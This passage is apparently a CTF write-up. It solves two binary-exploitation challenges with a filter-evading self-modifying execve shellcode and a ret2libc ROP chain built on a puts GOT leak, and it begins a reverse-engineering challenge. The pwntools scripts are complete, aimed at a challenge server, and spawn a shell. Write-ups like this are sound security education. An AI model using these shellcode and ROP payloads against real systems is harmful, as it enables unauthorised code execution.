    puts("Enter 0x1000");
    shellcode_size = read(0, shellcode, 0x1000);
    for (int i = 0; i < shellcode_size; i++)
    {
        uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
        if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
        {
            printf("Bad Byte at %d!\n", i);
            exit(1);
        }
    }
    puts("Executing shellcode!\n");
    ((void(*)())shellcode)();
}
```

```
int main(){

    vuln();

    return 0;
}
```

Notice this block:

```
shellcode = mmap((void *)0x26e45000, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);
```

It basically hardcodes the address `0x26e45000` as a RWX region in the memory. We can place our shellcode at this address and it will execute, but there is an issue in the conditioning below

```
if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
{
    printf("Bad Byte at %d!\n", i);
    exit(1);
}
```

If one of the bytes in our injected shellcode, has one of these three two-byte sequences, :

```
0xcd 0x80 (int 0x80)
0x0f 0x34 (sysenter)
0x0f 0x05 (syscall)
```

Our shellcode will fail, so you could say we are trying to avoid bad bytes. My go-to shellcode will usually work but not this time because the literal `syscall` instruction is restricted. At

first I was scratching my head a few times on how I was supposed to do this but everyone knows you can't run away from Googling. So I did that and came across this post on Stack Overflow

<https://stackoverflow.com/questions/70190899/how-to-use-a-syscall-in-a-shellcode-without-use-syscall-or-syseenter-for-linux/70341785#70341785>

The screenshot shows a Stack Overflow post with one answer. The answer has a score of 2 and was posted by Peter Cordes. It discusses modifying machine code to execute a syscall instruction by changing bytes to \x0f\x05. The post includes a link to the original question, edit history, and user profile.

1 Answer

Sorted by: Highest score (default)

After some work here, I find one solution. The idea behind was to construct a shellcode that has the capability to change himself, modify some bytes of machine code before they execute.

2 So what I did was to load `rip` into a register and put some bytes after. Then I change those bytes to `\x0f\x05` and in this way, I finally executed my shellcode. I could have used a RIP-relative store instead of a RIP-relative LEA, after getting the desired bytes into a register (with `mov + xor` or shift, or various other ways.)

Share Improve this answer Follow

edited Oct 27, 2022 at 20:01

Peter Cordes
368k ● 49 ● 717 ● 981

answered Dec 13, 2021 at 22:42

Mocanu Gabriel
590 ● 1 ● 7 ● 21

Add a comment

So, the idea was to construct a Self-Modifying Shellcode, where we modify the pre-allocated bytes to represent the `syscall` instruction, converting them to `\x0f\x05`, which corresponds to the `syscall` bytes. After modifying them, we can jump to these newly written instructions, effectively allowing us to execute the `syscall` instruction without directly using `0x0f` in our shellcode.

My goal was to call the the `execve()` syscall,

```
int execve(const char *pathname, char *const _Nullable argv[],  
          char *const _Nullable envp[]);
```

with these arguments:

```
execve("/bin//sh", ["/bin//sh", NULL], NULL)
```

Let us begin step-by-step :)

1. First we clear the RAX register for the NULL terminator and store the `/bin/sh` string in the RBX register

```
xor rax, rax
push rax

mov rbx, 0x68732f2f6e69622f
push rbx
```

2. Move it as the 1st argument for `execve()`. Now RDI points to the `/bin/sh\x00` string

```
mov rdi, rsp
```

3. Now we build the argument array (`argv`) and move it as the 2nd argument for `execve()`. Now RSI points to the `[address of "/bin//sh", NULL]`

```
push rax
push rdi
mov rsi, rsp
```

4. Zero out the environment variables (envp)

```
xor rdx, rdx
```

5. Prepare the syscall

```
push 0x3b      # syscall for execve() which is 59  
pop rax
```

We can find the desired syscall number using the Linux Syscall Table

<https://filippo.io/linux-syscall-table/>

6. Finally, the fun part. Tricking the syscall.

```
push 0x050e  
inc qword ptr [rsp]      # 0x050e becomes 0x050f (becomes syscall)  
jmp rsp
```

By using the `inc` instruction, we increment the syscall opcode by 1 before jumping on the stack and executing `syscall` without directly calling `syscall`

All of them will result in the following `execve()` call:

```
execve("/bin//sh", ["/bin//sh"], NULL), NULL)
```

Now that we have constructed our Self-Modifying Shellcode. We can easily craft our exploit.

Setup with known address

```
from pwn import *

elf = context.binary = ELF('./babysc', checksec=False)
context.log_level = 'debug'

# io = process()
io = remote('34.133.69.112', 10001)

static_address = 0x26e45000
```

Shellcode setup

```
shellcode = f'''
    xor rax, rax
    push rax

    mov rbx, 0x68732f2f6e69622f
    push rbx

    mov rdi, rsp
    push rax
    push rdi
    mov rsi, rsp

    xor rdx, rdx
    push 0x3b
    pop rax

    push 0x050e
    inc qword ptr [rsp]
    jmp rsp
'''
```

Convert the shellcode assembly into bytes and send it off

```
shellcode = asm(shellcode)

io.sendline(shellcode)
io.interactive()
```

Full script:

```
from pwn import *

elf = context.binary = ELF('./babysc', checksec=False)
context.log_level = 'debug'

io = process()
# io = remote('34.133.69.112', 10001)

static_address = 0x26e45000

shellcode = f'''
    xor rax, rax
    push rax

    mov rbx, 0x68732f2f6e69622f
    push rbx

    mov rdi, rsp
    push rax
    push rdi
    mov rsi, rsp

    xor rdx, rdx
    push 0x3b
    pop rax

    push 0x050e
    inc qword ptr [rsp]
```

```
    jmp rsp  
...  
  
shellcode = asm(shellcode)  
  
io.sendline(shellcode)  
io.interactive()
```

Output:

```
> python3 script.py  
  
[+] Starting local process '/home/mfkrypt/umctf/pwn/baby/babysc': pid  
141493  
[*] Switching to interactive mode  
Enter 0x1000  
Executing shellcode!  
  
$
```

As you can see, we successfully received an interactive shell without encountering the bad bytes. Of course, this took me a few attempts. If I were to write them all here it would not be so concise hehe.

So from here, we can just grab the flag at `/flag` as it is shown in the Dockerfile


```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10001: Done
[*] Switching to interactive mode
Enter 0x1000
Executing shellcode!

$ cat /flag
umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
```

Flag: umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}

liveleak



We are provided with 4 files, the Dockerfile, binary, GLIBC file and the Linker.

Running the binary normally would result in a crash because we need to link the binary with the provided Linker first and tell the Linker to look for the provided GLIBC in the current directory

```
./ld-2.35.so --library-path . ./chall
```

Try executing the binary

```
> ./chall
```

```
Enter your input:
```

Okay now it works, we can begin analysing the binary. Check the file type

```
> file chall
```


```
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),  
dynamically linked, interpreter ./ld-2.35.so,  
BuildID[sha1]=7d6f66121cf284f635caeac3b61124cc373b667c, for GNU/Linux  
3.2.0, not stripped
```

We are dealing with a 64-bit binary that is not stripped, reversing will be easier and symbols will be present. Now check for protections

```
> checksec chall
```

```
[*] '/home/mfkrypt/umctf/pwn/livelink/chall'  
    Arch:      amd64-64-little  
    RELRO:     Partial RELRO  
    Stack:     No canary found  
    NX:        NX enabled  
    PIE:       No PIE (0x3ff000)  
    RUNPATH:   b'.'  
    SHSTK:     Enabled  
    IBT:       Enabled  
    Stripped:  No
```

Almost all of the protections are disabled except NX. Let us now analyze the binary logic in Ghidra.



The screenshot shows the Ghidra decompiler interface with the title "Decompile: vuln - (chall-live-leak)". The code window displays the following C-like pseudocode:

```
1 void vuln(void)
2 {
3     char buffer [64];
4     puts("Enter your input: ");
5     fgets(buffer,128,stdin);
6     return;
7 }
```

Looking around in the program, I renamed some variables and found the main function `vuln()` has a Buffer Overflow vulnerability because the memory allocated for the buffer on the stack is 64 bytes but the program using `fgets()` does not perform boundary checking, thus reading up to 128 bytes of user input.

So how do we exploit this? Ret2win and shellcode injection is out of the question since NX is disabled and there is no useful win function. Which means, this is a ret2libc challenge! We will utilize 2 critical components to launch this attack. The PLT and GOT.

When a program calls a function, the PLT(Procedure Linkage Table) will try to find the address of it in the GOT(Global Offset Table) which has an address list that maps each function to its real address in libc

This can be seen in the `.got.plt` section

00 00				
00404018 08 50 40	PTR_puts_00404018 addr <EXTERNAL>::puts	XREF[1]: puts:00401094 = ??		
00 00 00				
00 00				
00404020 10 50 40	PTR_alarm_00404020 addr <EXTERNAL>::alarm	XREF[1]: alarm:004010a4 = ??		
00 00 00				
00 00				
00404028 18 50 40	PTR_fgets_00404028 addr <EXTERNAL>::fgets	XREF[1]: fgets:004010b4 = ??		
00 00 00				
00 00				
00404030 20 50 40	PTR_signal_00404030 addr <EXTERNAL>::signal	XREF[1]: signal:004010c4 = ??		
00 00 00				
00 00				
00404038 30 50 40	PTR_setvbuf_00404038 addr <EXTERNAL>::setvbuf	XREF[1]: setvbuf:004010d4 = ??		
00 00 00				
00 00				
DAT 00404040		XREF[1]:	FUN 004010e0:004010	

Okay but how does these components relate to us exploiting the program? Well, since the binary is hosted on a server, we don't really know if ASLR is enabled or not (most of the time it is). ASLR stands for Address Space Layout Randomization which is a security mitigation to randomize memory addresses like the base address on the OS level.

Let's do this step by step

First, we need to find the offset for the return address. We can use gdb for this with the cyclic pattern

```

gdb chall
...
...
pwndbg> cyclic 100
aaaaaaaaabaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaafaaaaaaaaaaaaaaaaaaaaaaiaaaaa
aaajaaaaaaaaakaaaaaaaaaaaaaaaaamaaa

```

Start the program

```
pwndbg> r
...
...
Enter your input:
aaaaaaaaabaaaaaaacaaaaadaaaaaaaaafaaaaaaagaaaaahaaaaaaiaaaa
aaajaaaaakaaaaalaaaaaaamaaa
```

The RSP has been filled with our pattern

```
RSP 0x7fffffff98 <-- 'aaaaaaaaakaaaaalaaaaaaamaaa\n'
RIP 0x401291 (vuln+53) <-- ret
...
...
▶ 0x401291 <vuln+53> ret      <0x616161616161616a>
```

Find the offset from the pattern

```
pwndbg> cyclic -l 0x616161616161616a
Finding cyclic pattern of 8 bytes: b'aaaaaaaa' (hex: 0x6a616161616161)
Found at offset 72
```

Okay now that we found the offset for the return address which is **72**. We can continue with the core of the exploit

We will utilize the GOT and PLT by leaking an address of a function to calculate the correct base address of the remote server. In this case, I will choose `puts()`. We will attempt to leak the GOT entry, `puts@got` via `puts@plt`

```
from pwn import *

elf = context.binary = ELF('./chall', checksec=False)
context.log_level = 'debug'
libc = ELF('./libc.so.6', checksec=False)

io = remote('34.133.69.112', 10007)
# io = process()

offset = 72
pop_rdi = p64(0x4012bd)      # Found using ropper
ret = p64(0x40101a)          # Found using ropper

plt_puts = p64(elf.plt['puts'])
got_puts = p64(elf.got['puts'])

payload = b'A'*offset
payload += ret
payload += pop_rdi + got_puts + plt_puts
payload += p64(elf.sym['main'])

io.recvuntil(b'Enter your input:')
io.sendline(payload)
```

We use the `pop_rdi` gadget to pass the `puts@got` as an argument for `puts@plt` and the `ret` gadget for stack alignment. Also, for the payload we will call `main()` again to send a 2nd payload after leaking the address of `puts()`.

After that, we will log the received address to debug and calculate the correct base address. To calculate it, we need to subtract the leaked runtime address of `puts()` against the known static offset of libc library.

```
got_puts = unpack(io.recv(6).ljust(8,b'\x00'))
log.success(f'Puts Leaked: {hex(got_puts)}')

libc.address = got_puts - libc.sym['puts']
log.success(f'Base Address: {hex(libc.address)})')
```

Let's try and run the script

```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10007: Done
[DEBUG] Received 0x13 bytes:
    b'Enter your input: \n'
[DEBUG] Sent 0x71 bytes:
...
...
...
[+] Puts Leaked: 0xa20
[+] Base Address: -0x80430
[*] Closed connection to 34.133.69.112 port 10007
```

It seems we received the incorrect address because of misaligned data as shown above, because libc functions usually start with `0x7f` or `0x7` and the calculated base address usually ends with a `000`.

We can circumvent the issue by aligning the payload by simply adding a `recvline()` call before receiving the response

```
io.recvline()

got_puts = unpack(io.recv(6).ljust(8,b'\x00'))
log.success(f'Puts Leaked: {hex(got_puts)}')
```

```
libc.address = got_puts - libc.sym['puts']
log.success(f'Base Address: {hex(libc.address)})')
```

Run the script again

```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10007: Done
[DEBUG] Received 0x13 bytes:
    b'Enter your input: \n'
[DEBUG] Sent 0x71 bytes:
...
...
...
[+] Puts Leaked: 0x7d8cc1bcbe50
[+] Base Address: 0x7d8cc1b4b000
[*] Closed connection to 34.133.69.112 port 10007
```

Okay that looks more like a correct base address. Now that we have the base address, we can do a ROP chain in the 2'nd payload to call `system()` and pass `/bin/sh` string to get a shell

```
rop = ROP(libc)
rop.system(next(libc.search(b'/bin/sh\x00')))

payload2 = flat(
    b'A' * offset,
    rop.chain()
)

io.sendline(payload2)
io.interactive()
```

Run the script

```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10007: Done
...
...
[*] Switching to interactive mode
Enter your input:

$
```

Nice! We got a shell on the remote system.

Full script:

```
from pwn import *

elf = context.binary = ELF('./chall', checksec=False)
context.log_level = 'debug'
libc = ELF('./libc.so.6', checksec=False)

io = remote('34.133.69.112', 10007)
# io = process()

offset  = 72
pop_rdi = p64(0x4012bd)
ret = p64(0x40101a)

plt_puts = p64(elf.plt['puts'])
got_puts = p64(elf.got['puts'])

payload = b'A'*offset
payload += ret
payload += pop_rdi + got_puts + plt_puts
payload += p64(elf.sym['main'])
```

```
io.recvuntil(b'Enter your input:')
io.sendline(payload)

io.recvline()

got_puts = unpack(io.recv(6).ljust(8,b'\x00'))
log.success(f'Puts Leaked: {hex(got_puts)}')

libc.address = got_puts - libc.sym['puts']
log.success(f'Base Address: {hex(libc.address)}')

rop = ROP(libc)
rop.system(next(libc.search(b'/bin/sh\x00')))

payload2 = flat(
    b'A' * offset,
    rop.chain()
)

io.sendline(payload2)
io.interactive()
```

Get the flag in `/flag` as show in the Dockerfile

```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10007: Done
[+] Puts Leaked: 0x774f2f5d1e50
[+] Base Address: 0x774f2f551000
[*] Loaded 219 cached gadgets for './libc.so.6'
[*] Switching to interactive mode
```


Enter your input:

```
$ cat /flag  
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
```

Flag: `umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}`

Reverse Engineering

http-server




We are given a file, `server.unknown` and a connection info. Let's check the file type

```
> file server.unknown

server.unknown: ELF 64-bit LSB pie executable, x86-64, version 1
(SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939c32535a2a7, for GNU/Linux
3.2.0, stripped
```

We are dealing with a 64-bit binary that is stripped. Symbols will not be available and reversing will be harder

Load it in Ghidra for static analysis. Now in most stripped binaries, symbols like `main()` are removed so we can't directly identify or jump to them. Instead, we start from `_start` entry point and trace the execution flow to `__libc_start_main`. From there we can find here the function `FUN_001013a9` will likely be `main()`.




```
Cf Decompile: entry - (server.unknown)
1 void processEntry entry(undefined8 param_1,undefined8 param_2)
2
3 {
4     undefined auStack_8 [8];
5
6     __libc_start_main(FUN_001013a9,param_2,&stack0x00000008,0,0,param_1,auStack_8);
7     do {
8         /* WARNING: Do nothing block with infinite loop */
9     } while( true );
10 }
11
12
```

Now we can analyze the logic of the program

```
C:\ Decompile: FUN_001013a9 - (server.unknown)
1 void FUN_001013a9(void)
2 {
3     int iVar1;
4     __pid_t _Var2;
5     long in_FS_OFFSET;
6     socklen_t local_44;
7     int local_40;
8     int local_3c;
9     undefined local_38 [16];
10    sockaddr local_28;
11    undefined8 local_10;
12
13    local_10 = *(undefined8 **)(in_FS_OFFSET + 0x28);
14    local_40 = socket(2,1,0);
15    if (local_40 < 1) {
16        puts("(!)Failed! Cannot create Socket!");
17    }
18    else {
19        puts("[*]Socket Created!");
20    }
21    memset(local_38,0,0x10);
22    local_38._0_2_ = 2;
23    local_38._2_2_ = htons(0x1f90);
24    inet_aton("10.128.0.27", (in_addr * )(local_38 + 4));
25    iVar1 = bind(local_40, (sockaddr * )local_38,0x10);
26    if (-1 < iVar1) {
27        puts("[*]IP Address and Socket Binded Successfully!");
28        iVar1 = listen(local_40,3);
29        if (-1 < iVar1) {
30            puts("[*]Socket is currently Listening!");
31            while( true ) {
32                puts("[*]Server Started....");
33                puts("[*]Waiting for client to connect....");
34                local_44 = 0x10;
35                local_3c = accept(local_40,&local_28,&local_44);
36                if (local_3c < 1) break;
37                puts("[*]Client Connected!");
38                _Var2 = fork();
39                if (_Var2 == 0) {
40                    FUN_0010154b(local_3c);
41                }
42            }
43        }
44    }
45    puts("(!)Failed! Cannot accept client request");
46    /* WARNING: Subroutine does not return */
47    exit(1);
48 }
49 puts("(!)Failed! Cannot listen to the Socket!");
50 /* WARNING: Subroutine does not return */
51 exit(1);
52 }
```

This function looks like it's setting up a HTTP server by creating and binding the socket to an internal IP address and port when the binary is executed. Let's look at other functions

There is an interesting function, `FUN_0010154B`:



```

